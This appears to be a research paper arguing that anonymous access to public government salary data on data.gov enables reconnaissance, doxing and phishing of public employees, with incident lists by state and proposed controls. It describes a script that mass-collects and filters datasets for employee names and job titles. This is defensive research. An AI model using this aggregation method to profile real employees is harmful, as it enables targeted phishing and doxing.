IDENTITY-LINKED RISKS ON DATA.GOV

AND PROPOSED CONTROLS FOR PUBLIC U.S.G. WORKFORCE DATA

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Abstract—Anonymous public access to government salary data enables malicious actors to target the United States Government (U.S.G.) workforce. While identity controls cannot prevent targeting by sophisticated threat actors, the U.S.G. can mitigate cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, truncating high-fidelity workforce datasets, and limiting foreign access.

1. What is Data.Gov?

Since Congress enacted the OPEN Government Act in 2007, the United States Government (U.S.G.) has begun making its data available to the public in a variety of open-source formats, including JavaScript Object Notation (JSON), Comma Separated Values (CSV), and eXtensible Markup Language (XML) [1]. As part of the Act, the Office of Management and Budget created a new site in 2009 called "data.gov" which allows almost any user to anonymously download data from thousands of Government sources [1].

1.1. Problem

While this wide availability of data is essential for ensuring transparency of government, some data disclosures may pose cybersecurity threats. For instance, the U.S.G. is unable to easily identify who is accessing publicly available data, such as workforce salary data. While the purpose of the OPEN Government Data Act is to ensure transparency of Government, it is not intended to provide data or intelligence to foreign countries [2]. Although access controls are in place for inherently sensitive data, like usernames or the identities of undercover government employees, there are no access controls to prevent the inference of sensitive information and few controls to prevent doxing and phishing [3]. For example, the City of Chicago provides a list of every government employee by full name, job title, salary, and hours worked without requiring an account login [4]. The identities of many of the people listed would have been protected previously by existing layers of government process (e.g., Freedom of Information Act) [5]. This data is often weaponized or monetized by Nation State Advanced Persistent Threats, Hacktivists, and criminal organizations [6]. In an academic setting, data is openly provided to a person (who) for a specific activity (what) with a pre-defined goal in mind (why) [7]. In the case of data.gov, none of this information is collected when a user accesses data related to a government workforce [1]. Existing restrictions are focused on denying access to sensitive or personally identifiable information. To the U.S.G., public anonymous access to workforce data is not a vulnerability – "it is a feature" [8]. I propose that accessors of workforce salary data should not be anonymous.

2. Hypothesis

> *"The U.S.G. can mitigate real cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, and truncating high-fidelity workforce datasets."*

I intend to present artifacts and case studies that highlight the risks associated with anonymous access to workforce data. At the conclusion, I intend to summarize my findings and recommend safeguards through U.S. policy. The research was limited in scope to workforce salary data available on data.gov. The research was further focused on five areas of ongoing concern: Inference, Doxing, Phishing / Whaling, Workforce Attrition, and Malign Influence.

2.1. Inference of Sensitive Information

Inference is the process of statistically guessing new / sensitive data from existing data [9]. Pieces of information as simple as employee names are widely used by Advanced Persistent Threats (APT) during their reconnaissance phase to guess account usernames [3]. From 2013 to 2018, an APT named "Silent Librarian" used university catalogs to infer usernames belonging to professors of at least 320 Universities as part of a Nation-State hacking campaign [10] [11]. Their attacks ultimately compromised thousands of accounts and resulted in $3.4 billion in intellectual property losses [10] [11].

2.2. Doxing of Government Employees

Doxing is the act of revealing a person's private information, like their address or social security number, in a public online forum [12]. In 2020, the "Antifa" hacktivist group [13] doxed 38 Police Officers in Portland Oregon [14]. Antifa was able to collect the information through exclusively open-source channels, such as social media videos and photographs of officers' nametapes [14]. At the time, Portland published law enforcement officers' names within their 2014 workforce salary dataset on data.gov [15]. It is probable that Antifa extrapolated officers' full names using workforce salary data from data.gov.

2.3. Phishing / Whaling of Government Employees

Phishing is a social engineering attack that uses fraudulent correspondence to trick a person into revealing sensitive

information [16] or activating malware [17]. From 2015 to 2019, a Russian APT named "Sandworm Team" used open-source lists of names to target members of French Parliament and facilitators of the 2018 Winter Olympics with spear phishing campaigns [18]. The phishing campaigns used the names of real officials within each organization to trick users into providing initial access to their systems [18] [17]. The APT used their new access to conduct doxing and release internal and sensitive information about both organizations [18].

2.4. Government Workforce Attrition

Workforce Attrition is a high sustained loss or compromise of employees [19]. While attrition can be the result of intentional interference with contracts [20], losses are typically the result of employees quitting, retiring, or being fired [21]. According to a report by the Department of Labor, between April and May of 2020, the average number of employees quitting their jobs spiked from 4% to 11% [21]. According to Harvard Business Review, employee poaching is also an issue for the private sector [22], although the U.S. Government has not yet been affected [23]. In 2007, Peak Broadcasting LLC illegally poached four senior employees working for their competitor, the Citadel Broadcasting Corporation, for the purposes of reducing market competition in Fresno, California [24]. In 2016, Netflix illegally poached two senior employees working for the 20th Century Fox Film Corporation to reverse market competition [25] [26]. Netflix was sued again in 2018 by Viacom for poaching a production executive [27].

2.5. Foreign and Malign Influence

Malign Influence is any hostile effort taken to influence the public, political, economic, and military actions of the United States [28]. The strongest example of influence occurred in 2016, when Russia used social media influencers and marketing to propagate conspiracy theories about government transparency, voter fraud, election theft, voter suppression, anti-establishment narratives, social identity, and pride groups to change voter perception of electoral processes and candidates [29] [30] [31]. The most relevant example of malign influence of government officials occurred in 2020, when Jun Wei Yeo, a Singaporean spy, attempted to identify, contact, and solicit U.S. government personnel with security clearances [32] [33].

3. Methodology

To prove my hypothesis, I deconstructed my concept down to a simple question: Could government workforce data be exploited on a grand scale? To answer this question, I first needed to analyze the existing datasets available on Data.Gov using an existing framework. For analyzing my techniques, I selected the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Framework [34]. ATT&CK has already been adopted for Structured Threat Information Expression (STIX) and Trusted Automated Exchange of Intelligence Information (TAXII) to support exploitation research [35]. The research conducted on Data.Gov datasets will focus on only four adversarial techniques, all of which are part of Tactic TA0043, Reconnaissance [36]. When combined, these techniques enable highly accurate targeting of the U.S.G.



Figure 1 - The MITRE ATT&CK Techniques analyzed during this research

Precursory research of the Chicago dataset [4] showed that the following techniques could be directly achieved through Data.Gov:

- Technique 1589.003 - *Employee Names* [37]
- Technique 1591.001 *–Physical Locations*
- Technique 1591.004 – *Identify Roles*

Using just these key data points, the following research will show that additional techniques can be achieved through inference, open-source databases, and common vulnerabilities & exposures (CVE).

3.1. Risk of Inference

Initial research focused on finding examples of data that could be used to infer sensitive information. As part of the research, I established measures of performance / effectiveness (MOPs/MOEs) and assessment criteria to determine how dangerous various types of inferred data could be, as well as to determine research success. Using data collected from data.gov and other open-source resources, I sought to craft data analysis workflows that enable me to infer real-world sensitive data, such as internal government email addresses and accounts.

3.2. Risk of Doxing

Revenge tactics, such as doxing, have become more popular in the last decade due to the availability of information on geographic information systems (GIS) and social media platforms. During research, I sought to identify examples of government data that enabled doxing, as well as real-world doxing campaigns that have occurred because of government workforce data.

3.3. Risk of Phishing / Whaling

During my research, I sought to identify sensitive data that could enable phishing and whaling campaigns, as well as real-world instances where workforce data had already been used in phishing campaigns. My intent was to partner with a local government organization, craft a similar phishing campaign, an assessment, and an exercise scenario to evaluate the risks posed to the organization, and provide an After-Action Report (AAR) at the conclusion of the exercise. Unfortunately, I was unable to find an interested local government partner, despite my many e-mails to Chief Information Security Officers and Chief Information Officers.

3.4. Risk of Workforce Attrition

Adversaries could also use the sensitive information to target a government workforce in non-traditional ways. Through targeted information campaigns, a malign actor could attrit an organization's readiness on the individual level. During my research, I sought to identify examples of real-world instances of workforce attrition. I also sought to craft – but not execute – a similar campaign to target individuals.

3.5. Risk of Malign Influence

Adversaries can also use sensitive data to influence a government workforce to modify or ignore existing processes to their benefit. During research, I sought to document existing examples of malign influence campaigns that used open-source data and craft – but not execute – my own campaign as an example. I later reduced the scope to simply documenting.

3.6. Final Reports

According to Section 202(b)(3) of the OPEN Government Data Act, the Director for the Office of Management and Budget (OMB) is the primary authority on open-source government data categories that pose a security risk. The findings and recommendations of this research are tailored towards influencing cybersecurity policies within OMB's program for data.gov and proposing modifications to the OPEN Government Data Act (2019).

3.7. Deliverables

Items crossed out were abandoned during early research.

Table 1 - A summary of deliverables prepared during research

	ID	Deliverable Description	U.S.G. Required?
Inference	1.1	Examples of workforce data that enables inference of sensitive information	No
	1.2	Crafted examples of real-world inference linked to data.gov	No
	1.3	Measures of Performance and Effectiveness to assess if the crafted inference examples could be weaponized	No
	1.4	An assessment of the crafted inference examples' performance and effectiveness	No
Doxing	2.1	Examples of workforce data that enable doxing	No
	2.2	Examples of real-world doxing campaigns linked to data.gov	No
Phishing / Whaling	3.1	Examples of workforce data that enables phishing and whaling campaigns	No
	3.2	Examples of real-world phishing and whaling campaigns using data.gov	No
	~~3.3~~	~~Crafted examples of highly effective whaling campaigns using open-source and government data~~	~~No~~
	3.4	Measures of Performance and Effectiveness to assess the crafted whaling campaign's outcome	No
	~~3.5~~	~~A whaling campaign exercise using open-source and government data~~	~~Yes~~
	~~3.6~~	~~An assessment of a crafted whaling campaign exercise~~	~~Yes~~
	~~3.7~~	~~After-Action Report of the whaling campaign exercise~~	~~Yes~~
Workforce Attrition	4.1	Examples of workforce data that enables adversarial targeting of a workforce to attrition an organization's readiness	No
	~~4.2~~	~~Crafted examples of targeted attrition campaigns using open-source and government data~~	~~No~~
Influence	5.1	Examples of workforce data that enable influence of a government workforce	No
	5.2	Examples of real-world government influence linked to data.gov	No
	~~5.3~~	~~Crafted examples of targeted influence campaigns using open-source and government data~~	~~No~~

4. Research

Research towards the hypothesis began on Data.Gov. The OPEN Government Act mandated the creation of an Application Programming Interface or API so that users could interact with the catalogue in a variety of applications. The API for Data.Gov was created by General Service Administration's 18F Team, which manages their "/Developer" Program [38]. In the interest of openness, Data.Gov uses a JSON metadata schema. This API structure allows users to parse data using widely available JSON libraries, which are available in popular high-level interpreter languages, like R and Python. This research used Python3 since it currently represents the latest iteration of the most popular scripting language in the United States [39].

```
{"help":
"https://catalog.data.gov/api/3/action/help_show?nam
e=group_list", "success": true, "result":
["agriculture8571", "climate5434", "energy9485",
"local", "maritime", "ocean9585", "older-adults-
health-data"]}
```

Script 1 - Data.Gov API response for a Group List request: https://catalog.data.gov/api/3/action/group_list

Using the publishers discovered in the Data.Gov catalogue, I conducted research into each organization to determine correlations between real-world events (e.g., inference, doxing, phishing, attrition, or influence) and their publication of data. Research into each organization was limited to sources found using the Google, DuckDuckGo, and Yahoo! search engines.

4.1. Mass-Collecting Data

To rapidly conduct research, I crafted a Python3 script which allows me to index, request, parse, and save all datasets related to workforce salary data in a single line of code. This tool, named "GovDataCollector", is available at the end of the document. As of August 2021, GovDataCollector was able to download 161 CSV datasets matching the workforce salary data criteria, totaling 16,481,462 rows and 3.4 Gigabytes of data. Using this same script, a user can provide a single term, such as "police" or "education," to iteratively extract and compile matching rows from all the datasets. After collecting a dataset, the user can select a second set of criteria to filter out datasets without an inference-vulnerable field, like names. For this use-



Figure 2 - Logic Diagram for the GovDataCollector Python3 script

case, I filtered the datasets using the term "name" and saved any adjacent fields that contained the terms "job," "title," "position," "agency," and "dep." After filtering to just datasets with matching fields, Oregon, Oklahoma, and New York shared the most data on salary, representing over half of the viable datasets collected. Only 98 of the 161 datasets collected could be used to infer sensitive information. The remaining 18 organizations were the primary focus during the Assessment and Analysis phases.

Table 2 - Organizations with their earliest upload date (year) on Data.Gov, sorted by the number of their datasets matching the search term "salary" and the number of those datasets that are vulnerable to inference

Data.Gov Organization	1st Year	"Salary" Datasets	Inference Vulnerable
State of Oregon	2013	45	37
State of Oklahoma	2019	23	15
City of Chicago	2011	23	2
Montgomery County of Maryland	2013	9	7
State of New York	2017	8	8
City of Seattle	2018	7	1
Cook County of Illinois	2014	6	6
City of San-Francisco	2019	5	3
State of Connecticut	2021	5	1
City of New York	2020	5	4
State of Maryland	2018	4	0
City of Baton-Rouge	2015	4	4
City of Somerville	2015	4	4
City of Providence	2013	3	0
City of Austin	2020	2	0
City of Ferndale Michigan	2016	2	1
City of Bloomington	2020	1	0
Allegheny County City of Pittsburgh Western PA Regional Data Center	2021	1	1
City of Baltimore	2021	1	1
State of Washington	2015	1	1
City of Sioux Falls	2019	1	1
Louisville Metro Government	2020	1	1
Grand Total		**161**	**98**

4.2. Identifying Real-World Incidents

According to the Internet Crime Complaint Center (IC3), phishing, ransomware, and doxing are relatively new attack methodologies. While these attacks were being tracked by the FBI as early as March of 1999 [40], their statistics were not reported separately until 2014 [41]. Beginning in 2018, phishing attacks began doubling each year, and crimes involving cryptocurrency increased to eight times as many. Despite this documented increase in phishing attacks, phishing e-mails are still under-recognized and under-reported due to cultural knowledge gaps between cyber and non-cyber employees [42].



Figure 3 - IC3 Statistics on Internet Crimes from 2015 to 2020 [43] [44] [45] [46] [47] [48]

Considering these statistics, it is not a surprise that local governments experienced a similar surge between 2017 and 2018. For each of the data.gov-publishing locations, I researched victim-based statistics and cyber incidents reports linked to adversarial knowledge of usernames, e-mails, or credentials.

Oregon

According to the IC3, in just four years, Oregon's phishing crimes increased by 80%. In 2018, Oregon's crimes using cryptocurrency increased by 3,200%, and crimes using social media doubled [44] [45] [46] [47] [48].



Figure 4 - IC3 Statistics on Oregon's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In March of 2020, Oregon Department of Human Services were targeted by a phishing campaign [49]. The scope of the breach was not disclosed.
- In January of 2020, an I.T. employee of Klamath County's Office of Veteran Services opened a phishing email, which compromised their e-mail account and I.T. business data [50].
- In August of 2019, five employees of Oregon's Judicial Department were successfully targeted by a phishing campaign [51]. The attack, which only lasted three hours, resulted in the compromise of over 6,000 people's Personally Identifiable Information (PII).
- In May of 2019, the Oregon Health Authority and State Hospital were compromised when an employee opened a phishing email [52]. An indeterminate amount of PII and Personal Health Information (PHI) were compromised.
- In January of 2019, nine Oregon Department of Human Services employees fell victim to a phishing attack, resulting in the compromise of 645,000 Oregon residents and 2 million email addresses [53].
- In July of 2018, two employee accounts with Klamath County were compromised after the employees were directed by a phishing email to enter their data into an online form [54].
- In the same month, a Lake Oswego School employee was whaled and compromised to send spam emails to students and deface the school's Twitter page [55].
- In June of 2018, Oregon.Gov emails were blacklisted by Hotmail, Outlook, Live, and MSN mail exchange servers after compromised accounts were used to send 8 million phishing emails [56].
- In March of 2018, a Klamath County employee was fooled by a Nigerian phishing scam, resulting in the compromise of their credentials [57].

Oklahoma

According to the IC3, Oregon's phishing crimes spiked in 2017 by double, and the following year, crimes using cryptocurrency jumped to 3,300%. Crimes using social media increased by a quarter in 2020 [44] [45] [46] [47] [48].



Figure 5 - IC3 Statistics on Oklahoma's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In May of 2021, the City of Tulsa was targeted by a ransomware attack, resulting in the compromise of 18,000 police files, many of which contained PII and were released on the Dark Web [58].
- In August of 2019, the State's Law Enforcement Retirement system was used to access 3,796 individual records after an employee's credentials were compromised [59].
- In October of 2017, Oklahoma City's network was temporarily shut down due to a successful phishing campaign against the Oklahoma Corporation Commission [60].
- In March of 2017, Yukon Public Schools were targeted by a phishing campaign, which was perpetuated internally by unwitting employees [61]. The attack resulted in the PII of 1,400 people being compromised.

New York & New York City

According to the IC3, in 2018, New York's crimes using cryptocurrency have jumped 1,100%, and crimes using social media have doubled. After a brief spike in 2017, phishing and ransomware showed a trending increase [44] [45] [46] [47] [48].



Figure 6 - IC3 Statistics on New York's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In October of 2021, the Manhasset school district was targeted with ransomware and doxing after declining to pay, resulting in employee Social Security Numbers and Driver's License Numbers being compromised [62].

- In September of 2021, Yonkers City Hall lost almost all computer services due to a ransomware attack [63].
- In June of 2021, a NYC Law Department employee's e-mail credentials were used to emplace malware on the State network [64].
- In March of 2021, the 911 dispatch systems for the counties of Albany, Rensselaer, and Saratoga were targeted by a ransomware attack [65].
- The same month, Buffalo Public Schools were targeted with ransomware [66]. The FBI estimated the ransom to be between $100,000 - $300,000 but negotiable. Despite negotiations, PII of employees, parents, and students was still released on the Dark Web [67].
- In February of 2021, Syracuse University was targeted by a phishing campaign, which resulted in the compromise of 9,800 students' PII [68].
- In November of 2020, several email accounts for the Village of Boonville were targeted and compromised by a phishing campaign. Hackers used the accounts to e-mail village residents and request iTunes gift cards [69].
- In October of 2020, the Town of Canandaigua and Chenango County were targeted by multiple phishing campaigns, which installed ransomware on networked systems [70] [71].
- In April of 2020, the City of Olean was targeted by a ransomware attack [72].
- In January of 2020, the Town of Colonie and their Police Department were targeted by a ransomware attack [73].
- In the same month, Nassau County was targeted by a phishing attack, which resulted in thousands of dollars being temporarily displaced [74].
- On Christmas Eve of 2019, the Town of Moreau was targeted with malware while only one employee was on duty [75].
- In May of 2019, Broome County was targeted by a phishing attack, which was discovered after an employee's Direct Deposit information was changed [76].
- In March of 2019, the City of Albany [77], their Police Officer's Union [78], and their criminal records systems [79] were repeatedly attacked by ransomware, resulting in damages of at least $300,000.
- In December of 2018, Schenectady County Law Enforcement detected malware on networked systems. The response resulted in slow emails and intermittent system shutdowns while restoring backups [80].
- In September of 2018, an employee with the Town of Irondequoit opened a phishing email, which compromised their e-mail account. The attacker used the employee's email to transmit a PDF containing malware to the town's residents [81].
- In September of 2017, the Schuyler County Sherriff's Department was hacked by a foreign adversary using credential stuffing [82].
- In May of 2017, Cornell University was targeted with a phishing campaign which used Google Docs to expose contact data and passwords [83].
- In March of 2016, Onondaga County was targeted by Russian ransomware but halted after infecting only one system [84]. The malware was successfully stopped after the user realized their system was being accessed remotely.

Montgomery County and Baltimore, Maryland

According to the IC3, in 2018, Maryland's crimes using cryptocurrency jumped 1,700%, but all other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].



Figure 7 - IC3 Statistics on Maryland's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In April of 2020, members of the National Institutes of Health, the World Health Organization, and the Gates Foundation had over 25,000 email addresses and passwords leaked [85]. Many of the users were based in Bethesda, Maryland. This single attack, while unrelated to the local government, was the most notable cyber-attack that affected the local government of Montgomery County.
- In November of 2017, over 150 Baltimore City Public Schools accounts and passwords were compromised after a phishing campaign, resulting in the PII of 23 employees being exposed [86].

Chicago and Cook County, Illinois

According to the IC3, in 2018, Illinois' crimes using social media doubled, and crimes using cryptocurrency jumped 830%. All other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].



Figure 8 - IC3 Statistics on Illinois' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In November of 2020, students of the Maine Township and Niles Township High Schools were mass-mailed hate-based content via e-mail, and websites for the school were similarly defaced [87].
- In January of 2020, the Bartlett Public Library, which supports Cook County, was targeted by a ransomware attack [88].
- In April of 2019, the City of Chicago's Department of Aviation accidentally made payments in excess of $1

million to a malicious actor due to a highly effective whaling campaign. The real vendor notified the Department that account number change was fraudulent, and the Department immediately notified the bank. The money was returned in full due to the Department's haste [89].

- In May of 2017, Cook County fell victim to the first known government infection of the WannaCry Ransomware. WannaCry was first emplaced on Cook County systems via a phishing e-mail campaign [90].

Somerville, Massachusetts

According to the IC3, in 2018, Massachusetts' crimes using social media doubled, and crimes using cryptocurrency jumped 1,000%. All other rates remained relatively stable [44] [45] [46] [47] [48].No relevant cyber-attacks were found.



Figure 9 - IC3 Statistics on Massachusetts' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Baton Rouge, Louisiana

According to the IC3, in 2018, Louisiana's crimes using social media doubled, and crimes using cryptocurrency jumped to almost 9x the previous year's rate. All other rates remained relatively stable [44] [45] [46] [47] [48].



Figure 10 - IC3 Statistics on Louisiana's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In December of 2019, the Baton Rouge Community College was targeted by a ransomware attack. The National Guard was activated as part of the incident response [91]. This single attack was the most notable cyber-attack that affected the local government of Baton Rouge.

San Francisco, California

According to the IC3, in 2018, California's crimes using social media tripled, and crimes using cryptocurrency jumped to almost 10x the previous year's rate. All other rates remained relatively stable. Of the States I assessed, California has the highest number of internet crimes, with 49,518 victims between 2016 and 2020 [44] [45] [46] [47] [48].



Figure 11 - IC3 Statistics on California's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- Although San Francisco has a wealth of historical cyber-attacks, the local government attacks found during research were linked to either known vulnerabilities or zero-day attacks – not credentials or accounts. This is most probably due to a combination of two factors in California's cybersecurity industry: high maturity levels [92] and the proliferation of non-disclosure agreements [93].

Louisville, Kentucky

According to the IC3, in 2018, Kentucky's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Ransomware victims seemed to decrease from 2016 to 2019 but spiked again in 2020. Phishing attacks remained relatively consistent throughout the four-year span [44] [45] [46] [47] [48].



Figure 12 - IC3 Statistics on Kentucky's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In December of 2020, Jefferson County's Property Valuation Administrator's office was targeted by a ransomware attack, but the organization simply restored systems from backup files [94].
- In May of 2019, the Louisville Regional Airport Authority was targeted by a ransomware attack, yet no operations were affected [95].

Ferndale, Michigan

According to the IC3, in 2018, Michigan's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Phishing and ransomware victims temporarily trended lower in 2018, but the overall trend shows a gradual annual increase [44] [45] [46] [47] [48].



Figure 13 - IC3 Statistics on Michigan's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In March of 2018, the City of Ferndale's Building Department Head was targeted by a whaling campaign, resulting in the compromise of his account. Immediately following the compromise, the malicious actor used his account to forward a secondary phishing campaign to residents [96].

Connecticut

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks spiked by around 50% in 2020 [44] [45] [46] [47] [48].



Figure 14 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

